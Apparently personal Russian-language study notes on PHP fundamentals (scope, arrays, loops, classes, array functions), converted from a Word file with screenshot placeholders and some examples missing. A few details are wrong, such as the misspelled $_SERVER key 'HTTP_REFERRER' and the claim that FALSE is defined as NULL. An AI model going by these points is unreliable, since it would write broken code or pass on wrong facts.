ini\_set('display\_errors','on'); - включает или выключает вывод ошибок

**ПЕРЕМЕННЫЕ**

Переменные в **PHP** начинаются со знака **$:**

$name = “Morgan Freeman”;

$age = 45;

**Массивы**

Объявляться конструкцией array()

$team = array('Bill', 'Mary', 'Mike', 'Chris', 'Anne');

Многомерные массивы объявляются так:

$newArray = array( array(1,2,3),


array(4,5,6),

array(7,8,9) );

echo $newArray[1][2]; // выведет число 6, т.е. возьмет сначала вложенный массив с индексом 1(2-ой по счету) и из него вытянет третью цифру.

Длинна массива вычисляется так: $array\_length = count($new\_array);

**Логические операторы**



Оператор **xor** возвращает **TRUE** если одно из вжодных значений истинно, если оба истинны или ложны, то возвращает **FALSE**

**Автоматическое преобразование числа в строку и наоборот**

$number = 1234567;

echo substr($number, 3, 2); // вернет с 2 цифры начиная с позиции с индексом 3 т.е. 45

echo substr($number, 3) // вернет с 2 цифры все значения до конца 4567

-------------------------------------------------------------------------

$x = "54";

$y = 6;

echo $x + $y; // вернет 60


**КОНСТАНТЫ**

define("PATH", "usr/bin");

$directory = PATH;

echo PATH;

**Предопределенные константы**



echo “directory: ”. \_\_DIR\_\_.” File: ”.\_\_FILE\_\_; // directory: D:\xampp\htdocs\php File: D:\xampp\htdocs\php\index.php

**Функции**

function longdate($timestamp) {

return date("l F jS Y", $timestamp);

}

echo longdate(time());

Мы объявляем функцию longdate и передаем в нее параметр в виде переменной $timestamp, т.е для понимания код будет иметь вид

$timestamp = time(); // это текущая дата которую мы передаем в функцию longdate

-------------------------------------------------

function calculation($calc) {

return $calc += 10; }

echo calculation(8); // вернёт 18

**Область видимости переменной**

**Локальные:**

Если переменная объявлена внутри функции, то доступна она будет ТОЛЬКО внутри этой функции, это временные переменные, которые используются до выхода из функции для хранения частично обработанных результатов.

function example($x) {

$y = $x + 5;

}

echo $y; // этот код работать не будет т.к переменная **$y** доступна только внутри функции **example**

так же не срабтает код вида

|  |  |
| --- | --- |
| НЕВЕРНО | ВЕРНО |
| $x = 5;  $y = 10;  Function calculation() {  $result = $x + $y;  return $result;  }  echo calculation(); | $x = 5;  $y = 10;  Function calculation($first, $second) {  $result = $first + $second;  return $result;  }  echo calculation($x, $y); |

**ВАЖНО!**

Суть в том, что переменные созданные вне функций(например в основном коде, как $x и $y) не видны внутри функций и наоборот, переменные созданные внутри функций не видны снаружи.

**ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ:**

Все переменные созданные в основном коде программы – глобальные, но если мы используем их внутри функции, то необходимо ставить слово **global**

|  |  |
| --- | --- |
| НЕВЕРНО | ВЕРНО |
| $x = 5;  $y = 10;  function calculation() {  $result = $x + $y;  return $result;  }  calculation();  echo $x; | $x = 5;  $y = 10;  function calculation() {  global $x, $y;  $x = $x + $y;  }  calculation();  echo $x; |

**ВАЖНО**

В первом примере функция создаст свои - локальные переменные $x, $y которые не имеют никакого отношения к переменным в основном коде и доступны только внутри функции, соответственно код выдаст ошибку т.к. переменные не объявлены и не имеют значений, слаживать нечего . Во втором примере мы указываем что используемые нами переменные глобальные и парсер возьмет значение переменных из основного кода и изменит значение $x на 15 в соответствии со сложением внутри функции

**СТАТИЧЕСКИЕ ПЕРЕМЕННЫЕ:**

Если к примеру мы вызываем некоторую функцию неоднократно и хотим, что бы какая-либо переменная сохраняла значение внутри функции(например счетчик), то можно воспользоваться статической переменной, которая не будет удаляться из памяти по завершению работы функции и будет сохранять свое значение:

function example() {

static $counter = 0;

echo "<br>".$counter;

$counter++;

}

for ($i=0; $i < 10; $i++) {

example();


}

Выдаст последовательно сколько раз запущена функция. Т.е при каждом новом срабатывании переменная не будет пересоздаваться, парсер видит, что переменная статическая и уже объявлена, соответственно он оставляет её старое значение и функция делает прирост счетчика в конце.

ВНИМАНИЕ , если мы попытаемся получить доступ к статической переменной вне функции, то получим ошибку.

**Суперглобальные переменные:**

Начиная с версии PHP 4.1.0, стали доступны некоторые предопределенные переменные. Они известны как суперглобальные переменные. Смысл этого названия заключается в том, что они предоставляются средой окружения PHP и имеют глобальную область видимости внутри программы, то есть доступны абсолютно из любого ее места.



$came\_from = $\_SERVER['HTTP\_REFERRER']; // вернет страницу с которой мы попали на текущую

**Суперглобальные переменные и проблемы безопасности:**

загружают в $\_POST , $\_GET или в другие суперглобальные переменные вредоносный код, например команды UNIX или MySQL, которые, если вы по незнанию к ним обратитесь, могут разрушить или отобразить незащищенные данные. Именно поэтому перед применением суперглобальных переменных их всегда следует подвергать предварительной обработке. Для этого можно воспользоваться PHP-функцией **htmlentities** . Она занимается преобразованием всех символов в элементы HTML. Например, символы «меньше» и «больше» ( < и > ) превращаются в строки &lt ; и &gt; , то же самое делается для перевода в безопасное состояние всех кавычек, обратных слешей и т. д.

$came\_from = htmlentities($\_SERVER['HTTP\_REFERRER']);

Использование для санации функции **htmlentities** считается важной практикой не только в отношении суперглобальных переменных, но и при любых обстоятельствах, в которых данные, исходящие от пользователя или поступающие из сторонних источников, обрабатываются для получения выходных данных.

**TRUE или FALSE?**


C:\Users\judas\AppData\Local\Microsoft\Windows\INetCache\Content.Word\2017-01-25_160756.png

Обратите внимание, что результаты вычисления обоих выражений, **a**: и **d:** , являются истинными (**TRUE**), имеющими значение **1**. А результаты вычисления выражений **b:** и **c:** ложны (**FALSE**) и вообще не показывают никакого значения, поскольку в PHP константа FALSE определена как **NULL** (ничто).



**Литералы и переменные**

Простейшей формой выражения является литерал, означающий нечто, вычисляющееся само в себя, например число 73 или строка Hello . Выражение может также быть просто переменной, которая вычисляется в присвоенное этой переменной значение. Обе формы относятся к типам **выражений**, поскольку они возвращают значение.


****

**Операторы**




В третьем случае если **х == true**, то выполнится **y**, иначе выполниться **z**

**ПРИОРИТЕТНОСТЬ ВЫПОЛНЕНИЯ ОПЕРАТОРОВ:**



**ВЗАИМОСВЯЗЬ ОПЕРАТОРОВ:**

Мы рассматривали обработку выражений слева направо, за исключением тех случаев, в которых вступала в силу приоритетность операторов. Но некоторые операторы могут также потребовать обработки справа налево. Направление обработки обусловливается взаимосвязанностью операторов. Для отдельных операторов взаимосвязанность отсутствует.



$level = $score = $time = 0;

Такое множественное присваивание возможно только в том случае, если сначала вычисляется самая правая часть выражения, а затем процесс продолжается справа налево.

Новичкам следует научиться в процессе работы с PHP избегать потенциальных просчетов в вопросах взаимосвязанности операторов и всегда принудительно задавать порядок вычислений, заключая подвыражения в круглые скобки. Это поможет и другим программистам, которые будут обслуживать ваш код, понять, что в нем происходит.


**Логические операторы**

**AND** и **&&** - возвращают **TRUE** когда оба условия верны

**OR** и **||** - возвращают **TRUE** когда одно из условий истинно. *При этом стоить запомнить*, что в примере **if (**a < b **||** a == 0**)** проверка равенства **a** и **нуля** выполняться не будет, т.к. как только парсер видит, что первое условие верно, он не проверяет второе и если даже оба условия равны вернёт **TRUE**.

**XOR** – возвращает **TRUE** только в том случае, когда одно и только одно из условий истинно, иначе вернёт **FALSE** т.е. *он всегда проверяет оба условия.*

**if** и **switch**




Оператор **?**

condition ? **TRUE** : **FALSE**;




Если условие **TRUE (топлива меньше либо равно 1)**, то вернет первое значение(Требуется дозаправка), если **FALSE** то второе. Это сокращенный **if**, но для читабельности кода лучше его не использовать, а применять стандартный **if**




В закомментированной строке можно увидеть, что сначала парсер сравнит количество топлива с 3-кой и после присвоит значение переменной $tank\_csope исходя из результата проверки.

**Циклы while и do… while**



Разница между ними лишь в том, что если переменная **$counter** окажется больше **10**, то первый код не выполниться, а второй выполниться один раз независимо от значения **$counter.**


**Циклы for**



Простой и более сложный цикл **for**

**Прекращение работы цикла**

**BREAK:**




**CONTINUE:**



В данном примере, когда значение переменной **$j** станет равно **3**, команда **continue** прекратит выполнение текущей итерации цикла и перейдет к следующей, в следствии чего выведутся числа от 1 до 5, исключая цифру **3**, а если бы мы применилы **break**, то цикл завершился бы полностью выведя числа от 1 до 2 .


**Неявное и явное преобразование типов**



$c = (int) (3 / 2); //преобразует к целому числу, и мы получим не 1.5 а 1

**ФУНКЦИИ**


**ВОЗВРАЩЕНИЕ МАССИВА:**



Вначале мы создали массив **$users,** после этого создали функцию print\_users с тремя передаваемыми её параметрами $name1, $name2, $name3, после присвоили переменной $new\_users возвращаемый функцией массив и вывели его для отображения.

**function** functionName($param1 = 1, $param1 = **'Hi'**) {//параметры по умолчанию  
}

**РАБОТА С ГЛОБАЛЬНЫМИ ПЕРЕМЕННЫМИ:**



**Включение и запрос файлов**

В будужем возможно придёться использовать сторонние библиотеки и т.д. вставлять напосредственно код в файл бессмысленно, лучше включить содержимое файла в код с помощью инструкций:

**Инструкция include:**

<?php

include "library.php";

// Сюда помещается ваш код

?>

**Инструкция include\_once:**

Иногда можно по ошибке включить одну и ту же библиотеку дважды, что бы этого не произошло, можно воспользоваться инструкцией **include\_once,** она проверит код на наличие **include** и **include\_once** и если таковые встречаться, то сравнит абсолютные пути к файлам и если таковые совпадают, то не будет загружать файл повторно.

Лучшая практика — это исключения **include** и постоянное использование **include\_once**

**Инструкции require и require\_once:**

Две верхние инструкции запросят файл один раз и если таковой не найден, то продолжат код далее, поэтому если файл жизненно необходим для исполнения кода, используем **require\_once**

**Совместимость версий PHP**

PHP продолжает совершенствоваться и существует в нескольких версиях. Если нужно проверить доступность в вашем коде какой-нибудь конкретной функции, можно воспользоваться функцией **function\_exists** , которая проверяет все предопределенные и созданные пользователем функции.

**if** (function\_exists("array\_combine")) {


echo "Функция существует";

} **else** {

echo "Функция не существует, желательно создать ее самостоятельно";

}

**ОБЪЕКТЫ**



class – это первоначальная схема/шаблон по которому мы можем создавать копии класса. Как схема телефона, по которой мы можем создать 1000чи подобных, но мы так же можем менять и свойства копий телефонов, цвет, процессор и т.д.

**\_\_construct** – это метод позволяющий присвоить значения переменным внутри текущего объекта при его инициализации, либо мы можем обращаться на прямую к свойствам объекта **$bmw->color = “White”**


**\_\_destruct** – метод удаляющий конструкт в конце выполнения кода, для освобождения памяти.

МЕТОДЫ – те же функции но доступные внутри объекта, вызываются **$audi->showMess();**

существует специальная переменная **$this** , которая может использоваться для доступа к свойствам текущего объекта.


**Статические методы в PHP 5**

При работе в PHP 5 можно также определить метод как статический, что будет означать возможность его вызова в классе, но не в объекте. Статический метод не имеет доступа ни к одному из свойств объекта



Статические функции полезны для совершения действий, относящихся к самому классу, но не к конкретным экземплярам этого класса.

**Константы**



К константам можно обращаться напрямую, с помощью ключевого слова **self** и оператора двойного двоеточия. Обратите внимание на то, что этот код, в первой строке которого используется оператор двойного двоеточия, вызывает класс напрямую, без предварительного создания его экземпляра. Как и ожидалось, значение, выводимое при запуске этого кода на выполнение, будет равно 1.

Запомните, что константа после ее определения не может быть изменена.

**Область видимости свойств и методов в PHP 5**

**public** (открытые). Свойства с этой областью видимости получаются по умолчанию при объявлении переменной с помощью ключевого слова public или когда переменная объявляется неявно при первом же ее использовании.

открытую (public) область видимости следует применять, когда к представителю класса нужен доступ из внешнего кода и когда расширенные классы должны его наследовать;

**protected** (защищенные). На свойства и методы с этой областью видимости можно ссылаться только через принадлежащие объектам методы класса и такие же методы любых подклассов;

защищенную (protected) область видимости необходимо использовать, когда к представителю класса не должно быть доступа из внешнего кода, но расширенные классы все же должны его наследовать;

**private** (закрытые). К представителям класса с этой областью видимости можно обращаться через методы этого же класса, но не через методы его подклассов.

закрытую (private) область видимости следует применять, когда к представителю класса не должно быть доступа из внешнего кода и когда расширенные классы не должны его наследовать.

**Статические свойства и методы**



Получить доступ с помощью **$this** к ним невозможно парсер выдаст ошибку т.к. эти данные относятся ко всему классу в целом(например кол-во зарегистрированных пользователей), только через свойство self **self::nds(**константа без знака $**)**, **self::$shop** , либочерез функцию**:**

static $static\_property = "Это статическое свойство";

function get\_sp()

{


return self::$static\_property;

}

echo $this->get\_sp();

**Наследование(подклассы)**


Как только класс будет создан, из него можно будет получить подкласс. Это сэкономит массу времени: вместо скрупулезного переписывания кода можно будет взять класс, похожий на тот, который следует создать, распространить его на подкласс и просто внести изменения в те места, которые будут иметь характерные особенности. Это достигается за счет использования инструкции **extends**



Класс **user** имеет 2 переменные **имя** и **пароль** и какой-то код для проверки данных. Класс **subscribe** наследует все свойства класса **user** и добавляет свои собственные свойства(**почта** и **телефон**), а так же свой собственный метод для вывода информации о пользователе **showUser**.

**Инструкция parent**

Когда в подклассе создается метод с именем, которое уже фигурирует в его родительском классе, его инструкции переписывают инструкции из родительского класса.




Что бы получить доступ к методу с идентичным именем из основного класса(суперкласса) в подклассе, нужно использовать

Если нужно обеспечить вызов метода из текущего класса, можно воспользоваться ключевым словом **self::method();**

**Конструкторы подкласса**

PHP не станет автоматически вызывать метод-конструктор родительского класса



Для этого необходимо указывать **parent::\_\_construct();**



В подклассе **tiger** мы приняли данные из родительского класса и добавили к ним собственное значение

**bigFangs**

**МАССИВЫ**




В случае с ассоциативным массивом, мы не можем получать доступ к элементам по числовому индексу.

Если добавлять значения в обычный числовой массив без указания индексов, то каждое новое значение записывается в конец.

**Цикл foreach...as**


Процесс начинается с первого элемента и заканчивается последним, поэтому вам даже не нужно знать, сколько элементов присутствует в массиве.

**Простые массивы:**




Когда PHP встречает инструкцию **foreach** , он извлекает первый элемент массива и помещает его значение в переменную, указанную после ключевого слова **as** , и при каждом возвращении управления инструкции **foreach** в эту переменную(в данном случае **$item**) помещается значение следующего элемента массива. В данном случае переменной **$item** присваиваются по очереди все четыре значения, хранящиеся в массиве **$brands.** Как только будут использованы все значения, выполнение цикла завершается.

**Ассоциативные массивы:**



Каждый элемент массива **$brands** вводится в пару «**ключ — значение**», представленную пере-


менными **$item** и **$description** , из которых эта пара выводится на экран



В этом примере организуется цикл **while** , который будет продолжать работу до тех пор, пока функция **each** не вернет значение FALSE . Функция **each** ведет себя как **foreach** : она возвращает из массива **$brands** массив, содержащий пару «ключ — значение», а затем перемещает встроенный указатель на следующую пару в исходном массиве. Когда возвращать становится нечего, функция **each** возвращает значение **FALSE** .

Функция **list** в качестве аргументов принимает массив (в данном случае пару «ключ — значение», возвращенную функцией **each** ), а затем присваивает значения массива переменным, перечисленным внутри круглых скобок.

**Многомерные массивы**



Вначале мы передаем массив в первый цикл **foreach** и помещаем значение ключа в переменную **$brandName** а вложенный массив в переменную **$innerArray**. За этим мы передаем массив **$innerArray** во вложенный цикл **foreach**, соответственно ключ в переменную **$aparrelType** и значение в **$description** а далее выводим всю информацию

Доступ к элементам масива можно получить нижеизложенным способом:

echo $brands["Puma"]["Shoes"];

**Пример простого вложенного массива:**

$figures = array(  
 array("a","b","c"),  
 array("d","e","f"),  
 array("g","h","i")  
);  
foreach ($figures as $currLine) {  
 foreach ($currLine as $symbols) {  
 echo "$symbols<br>";  
 }  
}

**Использование функций для работы с массивами**

**is\_array()**

Проверка массива **is\_array()** выдает **TRUE** если переменная является массивом и **FALSE** если нет

echo (*is\_array*($figures)) ? "Это массив" : "Это не массив";

**count**

Для подсчета всех элементов на верхнем уровне массива используется следующая команда:

echo *count*($figures); //выведет 3

Если нужно подсчитать все элементы массива, можно воспользоваться конструкцией вида:

echo *count*($figures, 1); //Выведет 12

Второй параметр является необязательным и устанавливает режим использования. Он может иметь либо нулевое значение, чтобы ограничить подсчет только верхним уровнем, либо единичное — для принудительного включения рекурсивного подсчета еще и всех элементов, содержащихся в подмассивах.

**sort**

В отличие от некоторых других функций, сортировка будет работать непосредственно с предоставленным ей массивом, а не возвращать новый массив с отсортированными элементами. Вместо этого она вернет значение TRUE при успешном выполнении сортировки и FALSE — в случае возникновения ошибки. Эта функция поддерживает также несколько флагов. Основные два, которые вам могут пригодиться, предписывают проведение либо числовой, либо строковой сортировки:

*sort*($figures, *SORT\_NUMERIC*);  
*sort*($figures, *SORT\_STRING*);

Массив можно также отсортировать в обратном порядке, воспользовавшись функцией **rsort**

*rsort*($figures, *SORT\_NUMERIC*);  
*rsort*($figures, *SORT\_STRING*);

**shuffle**

сортирует элементы массива в случайном порядке.

*shuffle*($figures);

Как и функция **sort** , функция **shuffle** работает непосредственно с предоставленным ей массивом и возвращает значение **TRUE** в случае успешного завершения работы и **FALSE** — при возникновении ошибки.

**explode**

Это очень полезная функция, позволяющая взять строку, содержащую несколько элементов, отделенных друг от друга одиночным символом (или строкой символов), а затем поместить каждый из этих элементов в массив.

$figures = "Hi&My&Dear";  
$newArray = *explode*("&",$figures);  
foreach ($newArray as $item) {  
 echo "$item<br>";  
}

В данном случае получим массив $newArray с тремя элементами Hi, My, Dear

**extract**

Иногда бывает удобно превратить пары «ключ — значение» из массива в переменные PHP. Один из таких случаев — это обработка переменных **$\_GET** или **$\_POST** , отправленных формой сценарию PHP.

Если переменные были отправлены методом **GET** , они будут помещены в ассоциативный массив **$\_GET** , а при отправке методом **POST** будут помещены в ассоциативный массив **$\_POST**

Таким образом, к примеру, если параметр строки запроса **q** отправлен сценарию PHP наряду со связанным с ним значением **Hi there** , будет создана новая переменная по имени **$q** , которой будет присвоено это значение.

*extract*($\_GET, *EXTR\_PREFIX\_ALL*, 'fromget');

В этом случае имена всех новых переменных будут начинаться с заданного строкового префикса, за которым следует символ подчеркивания, в результате чего **$q** превратится в **$fromget\_q**

**compact**

Иногда нужно воспользоваться функцией compact , которая является противоположностью функции extract , чтобы создать массив из переменных и их значений.

$name = "Max";  
$age = "32";  
$gender = "man";  
$userInfo = *compact*("name", "age","gender");  
*print\_r*($userInfo);

В результате получим:

[*name*] => *Max*[*age*] => 32  
[*gender*] => *man*

Функцию ниже можно использовать также для отладки, когда нужно быстро просмотреть несколько переменных вместе с их значениями

$name = "Max";  
$age = "32";  
$gender = "man";  
*print\_r* (*compact*(*explode*(' ',"name age gender")));

Вывод будет тот же, что и выше. Мы закинули простую строку с именами переменных без знака **$** через пробез, функция **explode** разбила строку на массив и передала функции **compact** которая в свою очередь создала ассоциативный массив и передала его на вывод.

**reset**

Когда с помощью конструкции **foreach...as** или функции **each** осуществляется последовательный перебор элементов массива, они перемещают внутренний указатель **PHP** , который показывает, какой из элементов массива нужно извлечь в следующий раз. Если коду программы понадобится вернуться к началу массива, то можно воспользоваться функцией **reset** , а она к тому же вернет значение элемента, на котором остановился указатель. Эта функция может быть использована следующим образом:

*reset*($fred); // Отбрасывание возвращаемого значения  
$item = *reset*($fred); // Сохранение первого элемента массива  
 // в переменной $item

**end**

Можно также переместить внутренний указатель элемента массива PHP на последний элемент, воспользовавшись для этого функцией **end** , которая, кроме этого, возвращает значение элемента и может быть использована следующим образом:

*end*($fred);  
$item = *end*($fred);

